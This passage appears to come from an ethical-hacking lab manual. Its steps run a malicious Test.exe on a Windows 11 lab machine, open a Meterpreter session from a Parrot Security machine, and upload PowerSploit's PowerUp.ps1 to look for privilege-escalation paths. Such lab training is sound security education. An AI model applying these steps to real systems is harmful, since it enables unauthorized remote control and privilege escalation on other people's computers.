


18. The malicious file will download to the browser's default download location (here, **Downloads**). Now, navigate to this location and double-click the **Test.exe** file to run it.



19. The **Open File - Security Warning** window appears; click **Run**.




20. Leave the **Windows 11** virtual machine running, so that the **Test.exe** file runs in the background and switch to the **Parrot Security** virtual machine.
21. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot.




22. Type **sysinfo** and press **Enter** to verify that you have hacked the targeted **Windows 11**.

    Note: If the Meterpreter shell is not automatically connected to the session, type **sessions -i 1** and press **Enter** to open a session in Meterpreter shell.



23. Now, type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press **Enter**. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.

    Note: PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.



